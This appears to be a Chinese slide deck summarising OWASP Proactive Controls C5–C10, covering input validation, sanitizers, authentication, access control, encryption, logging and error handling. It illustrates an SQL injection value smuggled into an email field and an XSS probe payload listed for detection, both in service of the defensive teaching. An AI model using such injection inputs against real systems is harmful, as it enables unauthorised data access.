  - XSS防御作为一个整体的知识体系是非常复杂的。一定要不断地提醒开发人员做好XSS防御。
- 验证
  - SAST（静态应用安全测试） and DAST（动态应用安全测试） 安全工具都擅长于XSS发现。
- 指导
  - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
  - https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

C5：验证所有输入

输入验证的目标

目标是为了确保只有正确格式的数据才能进入信息系统中的工作流，避免触发下游组件的故障。包括 Web 客户端、供应商、合作伙伴等后端。

- 不是防止 xss、sql 注入的主要方法（参考其他对应备忘录）。

可以使用允许有效执行语法和语义正确性的任何编程技术来实现，例如：

- Web应用程序框架中固有的数据类型验证器（例如Django验证器，Apache Commons验证器等）。
- 针对这些格式的输入，针对JSON Schema和XML Schema（XSD）进行验证。
- 类型转换（例如，Integer.parseInt()在Java，int()Python中）具有严格的异常处理

语法和语义有效性

- 应用程序应该在以任何方式使用数据之前，检查数据语法和语义的有效性。
  - **语法有效性** -> 数据采用预期的形式。
    - 例如：应用程序可以允许用户选择一个4位的“账户ID”去执行某种操作。应用程序应该检查用户输入的数据是否恰好为4位数字，并且只由数字组成。
  - **语义有效性**-> 数据在给定应用程序功能和上下文的可接受范围内。
    - 例如，当选择时间范围时，选择的开始日期必须在结束日期之前。

Input Validation Cheat Sheet

- 输入校验目标
  - 输入校验是为了确保只有格式正确的数据才能进入一个信息系统的工作流程中，防止数据库中存在错误数据，并触发不同下游部件的故障。
- 数据校验策略
  - 输入校验应同时应用于语法和语义级别。
  - 语法校验应强制执行结构化字段（如SSN、日期、货币符号）的正确语法。
  - 语义校验应在特定业务上下文（例如，开始日期早于结束日期，价格在预期范围内）中强制校验其值的正确性。
  - 建议在处理用户（攻击者）请求时尽早防止攻击。输入校验可用于在应用程序处理未经授权的输入之前检测它。

Input Validation Cheat Sheet

- 白名单vs黑名单
  - 黑名单：攻击者绕过黑名单过滤器可能很容易；黑名单过滤器经常会阻止合法输入。
  - 白名单：白名单校验适用于用户提供的所有输入字段。白名单校验包括准确定义授权内容，并且根据定义，所有其他内容都是未授权的。如果它是结构良好的数据，通常基于正则表达式来校验这些输入。如果输入字段来自一组固定的选项，例如下拉列表或单选按钮，那么输入首先需要与提供给用户的值之一完全匹配。
- 客户端vs服务端校验
  - 在客户机上执行的任何JavaScript输入校验，都可能因为禁用JavaScript或使用Web代理的而被攻击者绕过。确保在客户端执行任何输入校验，在服务器上也会执行。

Input Validation Cheat Sheet

- 文件上传校验与存储
  - 使用输入校验确保上传的文件名使用预期的扩展类型。
  - 确保上传的文件不大于定义的最大文件大小。
  - 如果网站支持ZIP文件上传，请在解压缩文件之前进行校验检查。检查包括目标路径、压缩级别、估计解压缩大小。
  - 使用新的文件名将文件存储在操作系统上。不要对此文件名或临时文件名使用任何用户控制的文本。
  - 当文件上传到Web时，建议在存储时重命名该文件。例如，上传的文件名是test.JPG，将其（随机）重命名为JAI1287uaisdjhf.jpg。这样做的目的是为了避免直接文件访问和文件名不明确的风险，从而绕过拦截器。
  - 上传的文件应分析恶意内容(反恶意软件、静态分析等)。
  - 文件路径不能按客户端指定，而应由服务器端决定。

注意:即使是有效的数据也可能导致注射

- select id,ssn,cc,mmn from customers where email='$email'
- $email = jim'or'1'!='@manicode.com
- select id,ssn,cc,mmn from customers where email='jim'or'1'!='@manicode.com'

OWASP HTML Sanitizer 项目

- 用Java编写的HTML Sanitizer允许您在web应用程序中包含第三方编写的HTML，同时防止XSS。
- 编写时考虑到最佳的安全实践，拥有大量的测试套件，并经历了对抗安全审查。
  - https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- 简单的编写正向策略配置。没有XML配置。
- 项目的代码来自由谷歌的AppSec团队捐赠的Caja项目。
- 高性能和低内存利用率。

OWASP HTML Sanitizer项目

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

☑ 示例用法:验证img标签

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
.allowUrlProtocols("http", "https").allowElements("img")
.allowAttributes("alt", "src").onElements("img")
.allowAttributes("border", "height", "width").matching(INTEGER)
.onElements("img")
.toFactory();
```

☑示例用法:验证链接元素

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
.allowStandardUrlProtocols().allowElements("a")
.allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
.toFactory();
```

相关库和框架

- Java
  - http://hibernate.org/validator/
  - http://beanvalidation.org/
- PHP’s filter functions
  - https://secure.php.net/manual/en/filter.examples.validation.php
- Ruby on Rails
  - http://edgeapi.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html
- JavaScript
  - https://github.com/cure53/DOMPurify


其它资源

- Python
  - https://pypi.python.org/pypi/bleach
- .NET
  - https://github.com/mganss/HtmlSanitizer
- Ruby on Rails
  - https://rubygems.org/gems/loofah

C6：实现数字身份

NIST：数字身份指导方针

三个层级：
Level1：password
Level2：多因子（你知道的、你拥有的、你生物特征的）
Level3：基于加密的身份验证（通常是硬件）


NIST Special Publication 800-63
Revision 3

Digital Identity Guidelines

Paul A. Grassi
Michael E. Garcia
James L. Fenton

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-63-3

COMPUTER SECURITY

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

NIST Special Publication 800-63-3
Digital Identity Guidelines

身份认证需要注意的几个方面

- 会话管理
- 安全的密码存储
- 忘记密码机制的安全实现：多因子认证的方式进行
- 会话失效：避免劫持或泄露，需要设置定期失效机制
- 对于敏感性功能应该要重新验证

会话管理

- 初始成功用户身份验证完成后，应用程序可以选择在有限的时间内跟踪和维护此身份验证状态。会话生成和过期在会话中跟踪用户状态。此会话通常存储在服务器上，用于传统的基于 Web 的会话管理。然后向用户提供会话标识符，以便用户可以识别哪个服务器端会话包含正确的用户数据。客户端只需要维护此会话标识符。
- 确保会话 ID 很长、唯一且随机。
- 应用程序应在身份验证和重新身份验证期间生成新会话或至少轮换会话 ID。
- 应用程序应在一段时间不活动后实现空闲超时，之后用户必须重新进行身份验证。超时的长度应与受保护数据的值成反比。

Cookies、tokens、JWT

- Cookie：应设置"安全"标志，以确保传输仅通过安全通道 （TLS） 完成。应设置 HttpOnly 标志以防止通过 JavaScript 访问 Cookie。向 Cookie 添加"同一站点"属性可防止某些现代浏览器发送具有跨站点请求的 Cookie，并提供针对跨站点请求伪造和信息泄露攻击的保护。
- Token，"无状态服务"允许客户端管理会话数据以用于性能目的，因此它们服务器在存储和验证用户会话时的负担更少。
- JSON Web 令牌 （JWT） 是一个开放标准 （RFC 7519），它定义了一种紧凑且自包含的方式，用于将信息作为 JSON 对象安全地在各方之间传输。此信息可以进行验证和信任，因为它是经过数字签名的。JWT 令牌在身份验证期间创建，并在任何处理之前由服务器（或服务器）进行验证。

其它资源

- 认证备忘录
  - https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- 密码存储备忘录
  - https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- 忘记密码备忘录
  - https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
- 会话管理备忘单
  - https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
- ASVS认证和会话要求（AuthN and Session Requirements）
- NIST 800-63-3 数字认证指南
  - https://pages.nist.gov/800-63-3/sp800-63-3.html

C7：实施访问控制

访问控制的反面模式

- 应用程序代码中硬编码角色。
- 缺乏集中的访问控制逻辑。
- 不可信的数据驱动访问控制决策。
- 访问控制为“默认打开”。
- 缺乏标准化的水平访问控制（如果有的话）。
- 访问控制逻辑需要手动添加到代码中每个节点。
- 每个会话的访问控制是“粘性的”。
- 需要针对每个用户策略的访问控制。

几种访问控制的设计方式

1. DAC 是一种基于对象（例如用户、进程）对目标（例如文件、数据实体）的访问的方法。
2. MAC 是基于资源中包含的信息的敏感度（由标签表示），以及用户访问此类敏感度信息的正式授权，来限制访问的一种手段。
3. RBAC 是一种控制对资源的访问的模型，其中允许的资源操作用角色而不是单个主体标识来标识。
4. 基于属性的访问控制 （ABAC） 将根据用户的任意属性和对象的任意属性以及可能全局识别且与当前策略更相关的环境条件授予或拒绝用户请求。

访问控制的设计原则

1. 设计访问控制要提前，开始需要一个简单模式再加入复杂的特性和安全控制
2. 强制所有请求通过访问控制检查
3. 默认拒绝
4. 最小化权限
5. 访问角色不能被硬编码
6. 记录所有事件

基于角色的访问控制

❌硬编码角色检查

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
          deleteAccount();
}
```

☑基于角色的访问控制

```
if (user.hasAccess("DELETE_ACCOUNT")) {
          deleteAccount();
}
```

提醒

- 提醒
  - 良好的访问控制很难在生命周期的后期添加到应用程序中。 尽早努力提前做到这一点。
- 校验
  - 由于工具不了解您的应用程序策略，因此交钥匙的安全工具无法验证访问控制。 准备好进行安全单元测试和手动审查以进行访问控制验证。
- 指引
  - https://www.owasp.org/index.php/Access_Control_Cheat_Sheet
  - http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf

C8：保护所有的数据

敏感数据需要注意的几个问题

1. 传输层
2. 静态加密数据。尽可能避免保存敏感数据，技术选型要符合当前需要，可使用成熟的解决方案，比如 Google Tink、Libsi 和框架、云服务的内置存储功能，不要自己去构建加密功能；
3. 密钥的管理规则：确保密钥收到保护，需要考虑密钥轮换机制。

加密传输中的数据

- HTTPS提供哪些好处？
  - 机密性：间谍无法查看您的数据。
  - 完整性：间谍无法更改您的数据。
  - 真实性：您访问的服务器是正确的。
  - 性能：在现代处理器上，HTTPS比HTTP更高效。
  - 该死的物联网被搞砸了。
- HTTPS配置最佳实践
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - https://www.ssllabs.com/projects/best-practices/

加密传输中的数据

- HSTS （严格的传输安全）
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw
- 保密前瞻性
  - https://whispersystems.org/blog/asynchronous-security/
- 证书创建透明度
  - http://certificate-transparency.org
- 证书固定
  - https://www.owasp.org/index.php/Pinning_Cheat_Sheet
- 浏览器证书修剪

提醒

- 提醒
  - 在静止和传输中保护敏感数据是非常困难的，特别是对于intranet基础设施。致力于长期计划，在这方面不断改进。在这里考虑企业级解决方案。
- 校验
  - 引入大量资源来验证您的加密实现，特别是在静态情况下。
- 指引
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - https://www.ssllabs.com/projects/documentation/
  - https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet

C9：实施安全日志记录和监控

目的

- 应用程序日志应始终记录安全事件，对分析这些很有帮助：
  - 识别安全事件 。
  - 监测政策违规事件 。
  - 建立基线 。
  - 协助不可抵赖的控制 。
  - 提供有关问题和异常情况的信息 。
  - 为事件调查提供额外的特定应用程序数据，这些在其他日志源中是不存在的。
  - 通过攻击检测帮助防御漏洞扫描和利。

恰当的应用程序安全日志记录提示

- 使用通用/标准日志记录方法来促进关联和分析。
  - 日志框架：带有 logback 的 SLF4J 或 Apache Log4j2。
- 对不受信任的数据执行编码：防止日志注入攻击！
- 记录敏感数据要小心。
- 考虑使用日志抽象层，允许您使用安全元数据记录事件。
- 与应急响应团队合作，确保正确的安全日志记录。

应用层入侵检测：检测点示例

- 服务端校验输入有效性失败，放在了客户端验证。
- 在不允许的地方用户可编辑参数，比如隐藏字段、复选框、单选按钮或选择列表。
- 强制浏览常见的攻击入口点 。
- 蜜罐网址，比如 robots.txt 中列出的虚假路径，（如：/admin/secretlogin.jsp）。

Honey Tokens

- 蜜罐网址，例如 robots.txt 列出来的虚假路径

```
User-agent: *
Disallow: /admin/secretlogin.jsp
```

- 购物车价格隐藏域被篡改

应用层入侵检测

- 明显的 SQLi 或 XSS 注入攻击
- 明显的扫描payloads 比如 <img src=x>
- 工作流程序列有异常

应用层入侵检测

- 进一步研究参考如下：
  - 来自Libinjection 的 SQLi/XSS Payloads
    - https://github.com/client9/libinjection/tree/master/dataExploit
  - PHPID 测试
    - https://github.com/PHPIDS/PHPIDS/blob/master/tests/IDS/Tests/MonitorTest.php
  - FuzzDB
    - https://github.com/fuzzdb-project/fuzzdb
  - OWASP AppSensor 攻击检测关键点
    - https://www.owasp.org/index.php/AppSensor_DetectionPoints

安全记录设计

- 在记录之前对危险字符串进行**编码**和**验证**，以防止**日志注入**或**日志伪造攻击**。
- 不记录敏感信息，例如：不要记录密码、会话 ID、信用卡或社交敏感信息。
- **保护日志完整性** - 需考虑日志文件和日志更改审核的权限。
- 将日志从分布式系统转发到安全日志中心，以便进行**集中监控**。

警告

- 警告
  - 确保开发人员和安全团队协同工作以确保良好的安全日志记录。
- 验证
  - 验证是否记录了正确的安全事件。
- 指南
  - https://www.owasp.org/index.php/Category:OWASP_Logging_Project
  - https://www.owasp.org/index.php/OWASP_Security_Logging_Project
  - https://www.owasp.org/index.php/Logging_Cheat_Sheet

C10：处理所有错误和异常

最佳实践


- 以集中方式管理异常。
- **避免代码中重复的 try/catch 块**。
- 确保在应用程序内正确处理所有**意外行为**。
- 确保向用户显示的错误消息不会泄露**关键数据**，但仍然足够描述有效信息给用户解释问题。
- 确保提供足够的信息记录异常，以便取证或应急响应团队获得足够的信息**了解问题**。
- 考虑使用标准的 HTTP 响应代码进行错误的 RESTful 机制，而不是创建自己的错误代码系统。

结论

SDL 的一些实践

	计划	设计	开发	测试	部署	运营
基本理论 软件开发生命周期						
安全活动 SDL各项活动能力	安全培训	安全设计	编码规范	黑盒测试	白盒检测	应急响应
活动要素 软件开发各阶段实体	研发人员 培训课程 培训计划	PRD文档 系统架构 逻辑模块	Git仓库 代码分支 开源依赖	测试环境 接口资产 App打包	运维模块 VIP/VPORT 部署任务 公网域名 Git版本 上线人员	应急事件
知识库 SDL方法论	漏洞知识 安全方案 安全规范	威胁库	审计手册	黑盒插件库 移动端规则库	白盒规则库 开源依赖CVE库	CVSS评分标准
产出物 SDL各项活动产出	安全方案 培训课程	安全设计报告 威胁列表	安全SDK	安全漏洞	安全漏洞 高危依赖列表	漏洞闭环
指标体系 SDL各项活动指标	培训人数 业务线漏洞下降率	覆盖率 R2漏洞数		覆盖率 F-Score	覆盖率 F-Score	推修率 修复率


第三方组件的问题



简介：通过对系统打包时获取的依赖信息进行检测，获得漏洞信息。在发现新的组件漏洞后，对比资产库，快速推修漏洞。

支持漏洞类型：第三方组件漏洞

• 减少攻击面，纵深控制技术



1. 数据/命令进出应用程序的所有路径的总和，以及
2. 保护这些路径的代码（包括资源连接和身份验证，授权，活动日志，数据验证和编码），以及
3. 应用程序中使用的所有有价值的数据，包括秘密和密钥，知识产权，关键业务数据，个人数据和PII，以及
4. 保护这些数据的代码（包括加密和校验和，访问审核以及数据完整性和操作安全控制）。

•Example：用户界面（UI）表单和字段、HTTP标头和cookie、电子邮件或其他类型的消息、参数、登录/身份验证入口、管理界面、查询和搜索功能、数据输入（CRUD）表格、业务工作流程、事务接口/ API

最后要记住的话

- 主动的去开发安全的代码
  - 使用 OWASP 的应用程序验证标准，作为应用程序需要的安全指南。
    - https://www.owasp.org/index.php/ASVS
  - 遵循 OWASP 备忘录Cheatsheet系列中的最佳实践。
    - https://www.owasp.org/index.php/Cheat_Sheets
  - 使用适合您组织的标准安全组件和安全框架。
- 不断检查您的应用程序的安全性
  - 确保专家、工具、服务在整个应用程序生命周期的早期阶段检查是否存在安全问题。
  - 尽可能多地自动进行安全审查，并在需要时通过专家审查对其进行补充。
  - 按照 OWASP 测试指南查看您的应用程序。
    - https://www.owasp.org/index.php/Testing_Guide

THANKS

- OWASP Top Ten Proactive Controls 3.0
- @OWASPControls